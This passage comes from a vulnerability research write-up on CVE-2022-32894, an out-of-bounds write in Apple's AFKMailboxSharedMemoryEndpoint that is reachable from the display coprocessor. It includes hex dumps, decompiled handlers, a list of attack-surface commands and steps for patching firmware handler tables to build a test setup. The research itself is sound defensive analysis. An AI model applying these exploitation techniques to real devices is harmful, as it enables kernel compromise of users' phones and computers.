0040: 00 00 00 00 00 00 00 00 b0 69 db 33 1b fe ff ff .........i.3....
0050: 00 40 23 04 0f 00 00 00 00 80 00 00 00 00 00 00 .@#.............
0060: fe ca 00 00 00 00 00 00 c0 f8 a9 cd 24 fe ff ff ............$...
0070: 00 00 00 00 00 00 00 00 98 aa ff 33 1b fe ff ff ...........3....
0080: 00 00 2d 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..-.............
0090: fe ca 00 00 00 00 00 00 00 f9 a9 cd 24 fe ff ff ............$...
00a0: 00 00 00 00 00 00 00 00 b0 a9 ff 33 1b fe ff ff ...........3....
00b0: 00 c0 2d 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..-.............
00c0: fe ca 00 00 00 00 00 00 40 f9 a9 cd 24 fe ff ff ........@...$...
00d0: 00 00 00 00 00 00 00 00 30 9b ff 33 1b fe ff ff ........0..3....
00e0: 00 80 2e 04 0f 00 00 00 00 80 00 00 00 00 00 00 ................
00f0: 04 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0100: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
```

After three restarts, the 192_buf is holding 4 arr_items. At this point, the array should be considered full.



```
0000000288(0x00000120) bytes
0000: e0 19 38 cb 24 fe ff ff 60 b5 38 cb 24 fe ff ff ..8.$...`.8.$...
0010: 00 22 77 cc 24 fe ff ff 00 00 00 00 00 00 00 00 ."w.$...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 00 c4 aa cd 24 fe ff ff ............$...
0040: 00 00 00 00 00 00 00 00 b0 69 db 33 1b fe ff ff .........i.3....
0050: 00 40 23 04 0f 00 00 00 00 80 00 00 00 00 00 00 .@#.............
0060: fe ca 00 00 00 00 00 00 c0 f8 a9 cd 24 fe ff ff ............$...
0070: 00 00 00 00 00 00 00 00 98 aa ff 33 1b fe ff ff ...........3....
0080: 00 00 2d 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..-.............
0090: fe ca 00 00 00 00 00 00 00 f9 a9 cd 24 fe ff ff ............$...
00a0: 00 00 00 00 00 00 00 00 b0 a9 ff 33 1b fe ff ff ...........3....
00b0: 00 c0 2d 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..-.............
00c0: fe ca 00 00 00 00 00 00 40 f9 a9 cd 24 fe ff ff ........@...$...
00d0: 00 00 00 00 00 00 00 00 30 9b ff 33 1b fe ff ff ........0..3....
00e0: 00 80 2e 04 0f 00 00 00 00 80 00 00 00 00 00 00 ................
00f0: 05 00 00 00 00 00 00 00 80 fa a9 cd 24 fe ff ff ............$...
0100: 00 00 00 00 00 00 00 00 58 63 02 34 1b fe ff ff ........Xc.4....
0110: 00 40 2f 04 0f 00 00 00 00 80 00 00 00 00 00 00 .@/.............
```

However, after another cmd 137, the fifth arr_item overflows the lower boundary.

As you can see, *arr_item* has now overflowed the lower boundary but is still within the buffer. Because of the way the code is written, the array index at *+0xF0* will fix itself after overflow. However, this is not the case for *mem_buf_mul* which sits next to it. *mem_buf_mul* is overwritten by the *RTBuddysecondaryMemoryBuffer* instance and we see the value increase enormously from 0x40 to 0xfffffe24cda9fa80. The kernel multiplies *mem_buf_mul* with the input from the DCP to determine the size of the memory allocation.

However, the input from DCP is only 16 bytes so it is not large enough to correct the size by integer overflow. Therefore, it always produces an invalid size. In other words, cmd 137 will always cause the kernel to panic before it has a chance to overflow the *192_buf* boundary.

```
  "panicString" : "panic(cpu 0 caller 0xfffffe002ddbe5b0): kmem(map=0xfffffe10004bc0a8,
flags=0x8040): invalid size -1044968429518848 @vm_kern.c:142
Debugger message: panic
Memory ID: 0x6
```

As we saw earlier, the available cmds and arguments are substantially limited due to _ currentState and each cmd's implementation code. Because this path of exploitability from the AP is not possible, the attacker remains with a very limited number of options.

What if we further assume that the attacker has full control of the DCP prior to triggering CVE-2022-32894?


As mentioned earlier, DCP is significantly weaker than the kernel in terms of security mitigations. Since there are no changes regarding DCP firmware in this update, we think the underlying root cause was not immediately addressed by CVE-2022-32894. It appears that the patch is trying to block the attacker from escaping the DCP to the AP after the attacker has already achieved full control over the DCP. This is in alignment with our understanding of the attacker's options given the limitations above.

Re-evaluate exploitability in the context of DCP to AP

Gaining full control of the DCP refers to achieving arbitrary code execution through techniques such as ROP/JOP and obtaining the capacity to call any function. While more than one area can be targeted to escape DCP, we will only focus on the *MailboxMessage* cmd interaction in the remainder of this post.

In this context, arbitrary code execution means we can send commands regardless of the order and parameter despite constraints on the DCP's end.

The following figure lists all available *MailboxMessage* cmds from the command table. *DCP -> Kernel* indicates that the kernel accepts and processes the corresponding cmd and Kernel -> DCP indicates the opposite. For cmds with no comment, we couldn't find any handler functions.




```
IOPK_IOP_READY // 128 // Kernel -> DCP
IOPK_IOP_REQUEST_BUFFER // 129
IOPK_IOP_RX_QUEUE_REGISTER // 130
IOPK_IOP_TX_QUEUE_REGISTER // 131
IOPK_IOP_TX_HISTORY_QUEUE_REGISTER // 132
IOPK_IOP_TX_QUEUE_NOT_EMPTY // 133 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_TX_QUEUE_START_DONE // 134 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_TX_QUEUE_STOP_DONE // 135 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_READY_DEPRECATED_ // 136 // DCP -> Kernel
IOPK_IOP_REQUEST_BUFFER_TAGGED // 137 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_RX_QUEUE_REGISTER_TAGGED // 138 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_TX_QUEUE_REGISTER_TAGGED // 139 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_HIST_QUEUE_REGISTER_TAGGED // 140 // DCP -> Kernel
IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE // 141 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_HERE_IS_YOUR_BUFFER_ADDR // 142 // Kernel -> DCP // DCP -> Kernel

IOPK_IOP_READY_ACK // 160 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_HERE_IS_YOUR_BUFFER // 161 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_RX_QUEUE_NOT_EMPTY // 162 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_TX_QUEUE_START // 163 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_TX_QUEUE_STOP // 164 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_QUEUE_UPDATE_RDPTR // 165 // Kernel -> DCP // DCP -> Kernel
IOPK_IOP_QUEUE_UPDATE_WRPTR // 166 // Kernel -> DCP // DCP -> Kernel
Unknown // 167 // Kernel -> DCP // DCP -> Kernel
Unknown // 168 // Kernel -> DCP // DCP -> Kernel

IOPK_IOP_DATA_BEGIN // 176 // DCP -> Kernel
IOPK_IOP_DATA // 177
IOPK_IOP_DATA_END // 178 // DCP -> Kernel

IOPK_IOP_SHUTDOWN // 192 // Kernel -> DCP
IOPK_IOP_SHUTDOWN_ACK // 193 // DCP -> Kernel

IOPK_IOP_PRIVATE_CMD0 // 208
...
IOPK_IOP_PRIVATE_CMD15 // 223
```

List of MailboxMessage cmds — which is also a list of the potential attack surfaces.

A practical tip for building a test environment is to simply replace the command handler with send_message. This way, the cmds and arguments we send to the DCP will be forwarded to the kernel untouched. You can confirm this using the log command. Note that you need to fix the pre- and post-states as they are checked by *_currentState*, as they would otherwise limit code execution.


The *cmds/handler_func* table is located at _const in the data segment of the DCP firmware and is fully writable on either iOS or macOS. To access them, you will need a way to write to the physical memory. On iOS, you can use the fugu exploit. For macOS, you can load custom kernel extensions after turning off SIP, then utilize *IOMemoryDescriptor*.



```
_const:00000000001C46C8              DCQ handle_REQUEST_BUFFER_TAGGED
_const:00000000001C46D0              DCQ 0
_const:00000000001C46D8              DCQ 0
_const:00000000001C46E0              DCD 161
_const:00000000001C46E4              DCD 7
_const:00000000001C46E8              DCQ 11
_const:00000000001C46F0              DCQ handle_HERE_IS_YOUR_BUFFER
_const:00000000001C46F8              DCQ 0
_const:00000000001C4700              DCQ 0
_const:00000000001C4708              DCD 141
_const:00000000001C470C              DCD 7 -> 0x10   fix pre/post states
_const:00000000001C4710              DCQ 7 -> 0x10
_const:00000000001C4718              DCQ handle_HERE_IS_YOUR_BUFFER_SIZE
_const:00000000001C4720              DCQ 0                    replace with send_message
_const:00000000001C4728              DCQ 0
_const:00000000001C4730              DCD 142
_const:00000000001C4734              DCD 7 -> 0x10
_const:00000000001C4738              DCQ 9 -> 0x10
_const:00000000001C4740              DCQ handle_HERE_IS_YOUR_BUFFER_ADDR
_const:00000000001C4748              DCQ 0                    replace with send_message
_const:00000000001C4750              DCQ 0
_const:00000000001C4758              DCD 138
_const:00000000001C475C              DCD 9
_const:00000000001C4760              DCQ 9
```

Fixing the cmds/handler_func table for testing purposes. DCP firmware of iOS 15.6


To locate send_message in the DCP firmware, you first need to find the *cmds/handler_func* table, and this can be done by searching for the string “*unexpected: msg=%016llx cmd*”. Then go into the handler_func of the first cmd 128 *(IOPK_IOP_READY*) where you will see the DCP send the response cmd 160 using send_message. The arguments required by send_message are exactly the same as any *handler_func*.



```
__int64 __fastcall handle_READY(__int64 a1)
{
  uint64_t v2; // x2
  __int64 result; // x0

  if ( (*(_DWORD *)(a1 + 28) & 0x2000) != 0 )
    v2 = 0x20000008LL;
  else
    v2 = 8LL;
  send_message(a1, 160u, v2);                        // send cmd 160 READY_ACK
  result = MailboxSharedMemoryEndpoint::getNextStateOnReadyAct(a1);
  *(_DWORD *)(a1 + 360) = result;
  return result;
}
```

Locating the send_message. DCP firmware of iOS 15.6

This is how we set up the test environment for MailboxMessage cmds. We can now send cmd 137 again without a restart and gain control of the first 2 bytes of cmd 137. Unfortunately, there is still no workaround to overflow further without triggering a kernel panic at this point.




```
0000000288(0x00000120) bytes
0000: e0 d9 3f 6f 16 fe ff ff c0 db 3f 6f 16 fe ff ff ..?o......?o....
0010: 40 de 3f 6f 16 fe ff ff 00 00 00 00 00 00 00 00 @.?o............
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 40 d4 0d 6f 16 fe ff ff ........@..o....
0040: 00 00 00 00 00 00 00 00 a8 b3 7f a1 29 fe ff ff ............)...
0050: 00 80 2f 04 0f 00 00 00 00 80 00 00 00 00 00 00 ../.............
0060: aa aa 00 00 00 00 00 00 c0 fc 0d 6f 16 fe ff ff ...........o....
0070: 00 00 00 00 00 00 00 00 30 38 0b a1 29 fe ff ff ........08..)...
0080: 00 00 31 04 0f 00 00 00 00 00 08 00 00 00 00 00 ..1.............
0090: bb bb 00 00 00 00 00 00 40 fd 0d 6f 16 fe ff ff ........@..o....
00a0: 00 00 00 00 00 00 00 00 c0 15 0b a1 29 fe ff ff ............)...
00b0: 00 40 39 04 0f 00 00 00 00 00 08 00 00 00 00 00 .@9.............
00c0: cc cc 00 00 00 00 00 00 80 fd 0d 6f 16 fe ff ff ...........o....
00d0: 00 00 00 00 00 00 00 00 60 19 0b a1 29 fe ff ff ........`...)...
00e0: 00 00 4e 04 0f 00 00 00 00 00 08 00 00 00 00 00 ..N.............
00f0: 05 00 00 00 00 00 00 00 c0 fd 0d 6f 16 fe ff ff ...........o....
0100: 00 00 00 00 00 00 00 00 18 39 0b a1 29 fe ff ff .........9..)...
0110: 00 40 56 04 0f 00 00 00 00 00 08 00 00 00 00 00 .@V.............
```

cmd 137 allows full control of the first two bytes

Now, let's check pivot 1. This path is not taken by default, but can still be exploited by attackers if they have taken over the DCP.


Instead of sending cmd 137 to request memory allocation by the kernel, this code allows for memory allocation within the DCP. We then share the size and address with the kernel via cmd 141 and 142. However, the actual memory allocation requires extra work because the *_allocator* object is empty on DCP, but nothing stops us from reusing existing physical addresses.



```
case 141:
  *(_QWORD *)(*(_QWORD *)(this + 192) + 256LL) = v5 << 6;// arg0: mem size
  v76 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
  OSMetaClass::getClassName(v76);
  (*(void (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
  IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
  v77 = (os_log_s *)_AFKLog();
  v78 = (const OSMetaClass *)(*(__int64 (__fastcall **)(uint64_t))(*(_QWORD *)this + 56LL))(this);
  v79 = OSMetaClass::getClassName(v78);
  v80 = (const char *)(*(__int64 (__fastcall **)(uint64_t, _QWORD))(*(_QWORD *)this + 936LL))(this, 0LL);
  v81 = IORegistryEntry::getRegistryEntryID((IORegistryEntry *)this);
  _os_log_internal(
    &dword_0,
    v77,
    OS_LOG_TYPE_DEFAULT,
    "%s(%s:%#llx): _secondaryLength:0x%llx\n",
    v79,
    v80,
    v81,
    *(_QWORD *)(*(_QWORD *)(this + 192) + 256LL));
  return;
case 142:
```

Handling of cmd 141 in AFKMailboxSharedMemoryEndpoint::handleMailboxMessage, no change before or after the update

The argument sent by cmd 141 *(IOPK_IOP_HERE_IS_YOUR_BUFFER_SIZE)* will be shifted left 6 times. For example, sending 0x200 will result in writing the value *0x8000* to *arr_item*. The shifted result (*0x8000*) will also be written to *192_buf+0x100(256)*.



```
0000000288(0x00000120) bytes
0000: 80 6e 4a 9f 29 fe ff ff 20 6f 4a 9f 29 fe ff ff .nJ.)... oJ.)...
0010: c0 6f 4a 9f 29 fe ff ff 00 00 00 00 00 00 00 00 .oJ.)...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 80 8c 48 06 20 fe ff ff ..........H. ...
0040: 00 00 00 00 00 00 00 00 e0 27 6e 39 1b fe ff ff .........'n9....
0050: 00 00 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0060: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 10 39 f1 d3 24 fe ff ff .........9..$...
0080: 00 00 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00f0: 02 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 ........@.......
0100: 00 80 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0110: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
array index: 2
  1. 0xcafe
  2. 0x0
  3. 0x0
  4. 0xfffffe24d3f13910
  5. 0xf04240000
  6. 0x8000
```

After sending the size via cmd 141, add arr_item via cmd 142


You may have noticed that *arr_item+10* and *arr_item+16* remain empty. Let's check how the kernel handles cmd 142.

```
  _os_log_internal(&dword_0, v83, OS_LOG_TYPE_DEFAULT, "%s(%s:%#llx): secondaryAddress:0x%llx\n", v85, v86, v87, v5);
  v88 = *(_QWORD *)(this + 192);
  if ( *(_DWORD *)(v88 + 240) >= 4u )
  {                                                  This is the patch added after update
    v131 = 471LL;
EL_74:
    panic("\"IOP Buffer array length exceeded\" @%s:%d", "AFKMailboxSharedMemoryEndpoint.cpp", v131);
  }
  v89 = IOMemoryDescriptor::withPhysicalAddress(v5, *(_QWORD *)(v88 + 256), 3u);// arg0: v5 is mem address
  if ( !v89 )
    panic("\"failed to create MD from address 0x%llx\" @%s:%d", v5, "AFKMailboxSharedMemoryEndpoint.cpp", 474LL);
  v90 = v89;
  if ( !RTBuddyService::makeMemoryVisible(*(RTBuddyService **)(*(_QWORD *)(this + 184) + 48LL), v89) )
    panic("\"failed to create visible memory\" @%s:%d", "AFKMailboxSharedMemoryEndpoint.cpp", 477LL);
  v91 = *(_QWORD *)(this + 192);
  if ( *(_BYTE *)(v91 + 264) )
  {
    v92 = RTBuddyService::slaveMemoryFromIOPPhys(
            *(_QWORD *)(*(_QWORD *)(this + 184) + 48LL),
            v5,
            *(_QWORD *)(v91 + 256),
            output);
    if...                                        // In short, if(v92){log("failed to create rtbuddyMemory")}
  }
  v100 = *(_QWORD *)(this + 192);
  v101 = *(unsigned int *)(v100 + 240);
  v102 = v100 + 48 * v101;
  *(_WORD *)(v102 + 48) = 0xCAFE; arr_item+0: a custom tag
  *(_QWORD *)(v102 + 56) = 0LL;
  *(_QWORD *)(v102 + 64) = output[0]; arr_item+16: an inst of RTBuddySlaveMemoryDescriptor
  *(_QWORD *)(v102 + 72) = v90;arr_item+24: an inst of IOBufferMemoryDescriptor
  v103 = *(_QWORD *)(v100 + 256);
  *(_QWORD *)(v102 + 80) = v5;arr_item+32: slave address of mem buf
  *(_QWORD *)(v102 + 88) = v103; arr_item+40: size of mem buf
  *(_DWORD *)(v100 + 240) = v101 + 1;
  return;
```

Handling of cmd 142 in AFKMailboxSharedMemoryEndpoint::handleMailboxMessage after patching

As you can see, *arr_item+8* is set to be empty in cmd 142. This is what distinguishes cmd 142 from cmd 137. Additionally, *arr_item+16* is supposed to store the output object from a call to *RTBuddyService::secondaryMemoryFromIOPPhys*.

Further analysis tells us that this output object should be an instance of *RTBuddysecondaryMemoryDescriptor*. This part likely failed and remains empty because we have not allocated memory on the DCP. Nonetheless, cmd 142 will not panic the kernel when *RTBuddyService::secondaryMemoryFromIOPPhys* fails, so let's carry on.



```
0000000288(0x00000120) bytes
0000: 80 6e 4a 9f 29 fe ff ff 20 6f 4a 9f 29 fe ff ff .nJ.)... oJ.)...
0010: c0 6f 4a 9f 29 fe ff ff 00 00 00 00 00 00 00 00 .oJ.)...........
0020: 00 00 00 00 00 00 00 00 01 00 00 00 00 00 00 00 ................
0030: fe ca 00 00 00 00 00 00 80 8c 48 06 20 fe ff ff ..........H. ...
0040: 00 00 00 00 00 00 00 00 e0 27 6e 39 1b fe ff ff .........'n9....
0050: 00 00 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0060: fe ca 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
0070: 00 00 00 00 00 00 00 00 10 39 f1 d3 24 fe ff ff .........9..$...
0080: 00 00 24 04 0f 00 00 00 00 80 00 00 00 00 00 00 ..$.............
0090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00a0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00b0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00c0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00d0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
00e0: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 ................
